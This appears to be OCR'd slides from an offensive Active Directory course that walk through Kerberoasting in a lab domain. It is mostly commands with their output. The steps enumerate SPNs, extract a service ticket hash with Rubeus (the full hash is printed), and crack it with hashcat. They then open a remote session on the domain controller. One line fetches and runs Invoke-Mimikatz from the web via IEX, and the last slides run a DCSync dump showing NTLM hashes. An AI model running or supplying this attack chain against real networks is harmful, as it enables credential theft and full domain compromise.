
- Kerberoasting Attack
- With setspn.exe –Q */* we can list available SPNs in the Domain

```
CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
        BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433
CN=WIN10-CLIENT-02,CN=Computers,DC=BYTESHIELD,DC=local
        WSMAN/Win10-Client-02
        WSMAN/Win10-Client-02.BYTESHIELD.local
        RestrictedKrbHost/WIN10-CLIENT-02
        HOST/WIN10-CLIENT-02
        RestrictedKrbHost/Win10-Client-02.BYTESHIELD.local
        HOST/Win10-Client-02.BYTESHIELD.local
CN=WIN10-CLIENT-01,CN=Computers,DC=BYTESHIELD,DC=local
        MSSQLSvc/Win10-Client-01.BYTESHIELD.local:1433
        MSSQLSvc/Win10-Client-01.BYTESHIELD.local
        RestrictedKrbHost/WIN10-CLIENT-01
        HOST/WIN10-CLIENT-01
        RestrictedKrbHost/Win10-Client-01.BYTESHIELD.local
        HOST/Win10-Client-01.BYTESHIELD.local
CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local
        TERMSRV/WS01
        TERMSRV/WS01.BYTESHIELD.local
        WSMAN/WS01
        WSMAN/WS01.BYTESHIELD.local
        RestrictedKrbHost/WS01
        HOST/WS01
        RestrictedKrbHost/WS01.BYTESHIELD.local
        HOST/WS01.BYTESHIELD.local

Existing SPN found!
PS C:\Tools>
```

Domain Privilege Escalation Kerberoasting

- We can use PowerView to Enumerate SPNs
- Get-DomainUser -SPN | select samaccountname,memberof



Domain Privilege Escalation Kerberoasting

- Kerberoasting with Rubeus
- .\Rubeus.exe kerberoast /domain:BYTESHIELD.LOCAL /user:Sql_Service /nowrap

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:BYTESHIELD.LOCAL /user:Sql_Service /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User             : Sql_Service
[*] Target Domain           : BYTESHIELD.LOCAL
[*] Searching path 'LDAP://ROOT-DC01.BYTESHIELD.local/DC=BYTESHIELD,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=Sql_Service)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1
```

Domain Privilege Escalation Kerberoasting

- Kerberoasting with Rubeus

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target User              : Sql_Service
[*] Target Domain            : BYTESHIELD.LOCAL
[*] Searching path 'LDAP://ROOT-DC01.BYTESHIELD.local/DC=BYTESHIELD,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=Sql_Service)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName           : Sql_Service
[*] DistinguishedName        : CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
[*] ServicePrincipalName     : BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433
[*] PwdLastSet               : 11/20/2023 6:14:32 AM
[*] Supported ETypes         : RC4_HMAC_DEFAULT
[*] Hash                     : $krb5tgs$23$*Sql_Service$BYTESHIELD.local$BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433@BYTESHIELD.LOCAL*$39F56F61727AB5728E2256796961AD9B$A87EDB05768422D161A248658E0C630997FF4ECC040C17310E7CE79A8A09CAD5D9BE9055484D64AA087952ED6459C57BEA89DDC2D9E8B2D4DC5D1F2F01E442375F529CDDEE2B89173077E252F829EA8B9594E68277A6CC2BFBA5BADB631D71375092944B80FE110F584760775DF7E2141AD8E269AD962831D1F5A7EAB87427B01573836A6F3C8E42337479759F9F796FD14E04A665579412335DF5882780BD8F4ECA1D33DA28209E62738E0C9B15FF92585EF7925E4C5592D274972D60DD1B3F18B18459F86559434FC2060F59E580F408DB8A5A29C805E3D68F9E520617CAD695B8C6EAAA73FBA9998E578402A3B349604579C6442A8BFEF193CE1A46EA8EA08D1676464DE79E9AA8AD2ADDFEB688DF5020292210D0B147DDDC6174DFA95EB450C7918675AB373CFD36876EA034D7B3754302B54F6BA509BB238CE9BE292D8C57A41928826970 63BEDBEF71FB66EC7BFA706C8AE9C785766EBAC7F6AD5DFAD4F84FC819CC1634E3371A11BD04197212554A35A93C9D03A7F722A0C894EAEC77DE43E46E55C2420CDB1EE1D1F8BCFB5869E1A19BB71A53FE04A7E7EB5F6F70906A75DD12A05ADA3F9F510EB95E45D0CBE5D3BD0DE014E0F7A673A1D2022B1AD0A05B6FB5558D029363E7EFA82AAC236EB905AE100CDEB140976C4C520D419C7839AF7476172EE10BBF3F83CA90321765412F19E733CC1094C77D9C7485AEBC907728FEC5F8825AF2104C2B142D69176E49F4A83B28F9B31986FA2ED5D7C3BA8F09EDD14C9C5488E144BC3696B139792C4CABDD50387B74F1473333CE75F2588433D4A9AF8014649BA72E92A1D26BFD1DD3217A456BA70FC3DED3C8B3AE2D514A0BA6B0AD38BF35ED60B45604F539DCFC5FE120B9FF859BF054968886FA1FBC837976520E5A9FFDF11BBF4B95DAA763DAAE8CFED11A6EE77083587E8886AC1C2F0F52C2C4D4EB4CC4E5FFC59C28D72ADCBDFCE9657720AA5DB270814877EFA5BBE807A900F19DE60D1FA293F9ED74063172D7F06F2E3AF508CF059673B044BB1F6109E4F4B0E60C15EEAB6FB665150ACAED435B9108240449271CD19D8B4877AEEEE1296BE11E2A3CE4B0A901E8F98D4F1D76676EE965056800E1A0864409967CA054BB4DA609D15562F522EAAF5785137110B00BD678CE98C7E28DEE6B59F7E610C913BD150961F59BEE27B5C8B48024603 9B349D72809731C490A96D7693FD83359C9860E74C93634E05A43E97B599ABE955086F376DF736C1AEEFCE59903EBB1E1D96E18C051C290926241A43D86CBAAF275F830E69CC7D0EB2FD267932668D1C88D9BD887FD878C3983E947572D0298B9DDA8C83ECA7F4CD01BAEBAE81C9B9340BA02D053ECBD7FBE97D1402270A4FD50843A75F7FC41045CE2B4875C373462944FDA14B7F8E0F77541BB6C949A64ECDC860ADBB22B51CDCA77723A84C4E7FDDDD437DF7E53AAAD4327AD43B4F1FF2EEB42B74F66A5252B465697CF8381477 45B0FFFCBDE63BA2F77A4958AC1E3A9545CDD511DD46AA0B894D203FD1A906D729A8A8CA086F1DB4E2E659ED176DEDDB1BFCCA84D3029
```


Domain Privilege Escalation Kerberoasting

- Cracking the ticket with hashcat
- .\hashcat.exe -a 0 -m 13100 .\service_tgs.txt .\PasswordList.txt



Domain Privilege Escalation Kerberoasting

- Since we successfully crack the ticket and recover the clear text password we can now initiate remote Pssession, RDP into the DC or use PsExec.exe to execute code on the DC



Domain Privilege Escalation Kerberoasting

- Interacting with the session
- $sess = New-PSSession -ComputerName ROOT-DC01 -Credential "BYTESHIELD\Sql_Service"
- Invoke-Command -Session $sess -ScriptBlock {whoami;ipconfig}

```
PS C:\Tools> $sess = New-PSSession -ComputerName ROOT-DC01 -Credential "BYTESHIELD\Sql_Service"
PS C:\Tools> Invoke-Command -Session $sess -ScriptBlock {whoami;ipconfig}
byteshield\sql_service

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1
```

Domain Privilege Escalation Kerberoasting

- Interacting with the new session
- Get-PSSession
- Enter-PSSession -Session $sess
- hostname


```
PS C:\Tools> Get-PSSession

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          ROOT-DC01       RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\Tools> Enter-PSSession -Session $sess
[ROOT-DC01]: PS C:\Users\Sql_Service\Documents> hostname
ROOT-DC01
[ROOT-DC01]: PS C:\Users\Sql_Service\Documents>
```

Domain Privilege Escalation Kerberoasting

- Dumping Users NTLM Password hashes
- IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"' ; exit



Domain Privilege Escalation Kerberoasting

- DCSync Attack
- Invoke-WebRequest -Uri https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1 -OutFile Invoke-Mimikatz.ps1
- Invoke-Command -Session $sess -FilePath .\Invoke-Mimikatz.ps1
- Enter-PSSession -Session $sess
- Invoke-Mimikatz -Command '"privilege::debug"'

```
PS C:\Tools> Invoke-WebRequest -Uri https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.
ps1 -OutFile Invoke-Mimikatz.ps1
PS C:\Tools> Invoke-Command -Session $sess -FilePath .\Invoke-Mimikatz.ps1
PS C:\Tools> Enter-PSSession -Session $sess
[ROOT-DC01]: PS C:\Users\Sql_Service\Documents> Invoke-Mimikatz -Command '"privilege::debug"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
```

Domain Privilege Escalation Kerberoasting

- DCSync Attack
- Invoke-Mimikatz -Command '"lsadump::dcsync /All"'

```
[ROOT-DC01]: PS C:\Users\Sql_Service\Documents> Invoke-Mimikatz -Command '"lsadump::dcsync /All"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /All
[DC] 'BYTESHIELD.local' will be the domain
[DC] 'ROOT-DC01.BYTESHIELD.local' will be the DC server
[DC] Exporting domain 'BYTESHIELD.local'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
```

Domain Privilege Escalation Kerberoasting

- DCSync Attack

```
Credentials:
  Hash NTLM: e80c276eb849463b4de902493010824c

Object RDN            : SQLServer2005SQLBrowserUser$ROOT-DC01

** SAM ACCOUNT **

SAM Username          : SQLServer2005SQLBrowserUser$ROOT-DC01
Object Security ID    : S-1-5-21-2650123447-3108711000-1796582875-1121
Object Relative ID    : 1121

Credentials:

Object RDN            : {6AC1786C-016F-11D2-945F-00C04fB984F9}


Object RDN            : WIN10-CLIENT-01

** SAM ACCOUNT **

SAM Username          : WIN10-CLIENT-01$
User Account Control  : 00001000 ( WORKSTATION_TRUST_ACCOUNT )
Object Security ID    : S-1-5-21-2650123447-3108711000-1796582875-1119
Object Relative ID    : 1119

Credentials:
  Hash NTLM: 40b91f814ee9434b2528a8cb53be9ffd


Object RDN            : WS01

** SAM ACCOUNT **

SAM Username          : WS01$
User Account Control  : 00001000 ( WORKSTATION_TRUST_ACCOUNT )
Object Security ID    : S-1-5-21-2650123447-3108711000-1796582875-1120
Object Relative ID    : 1120
```

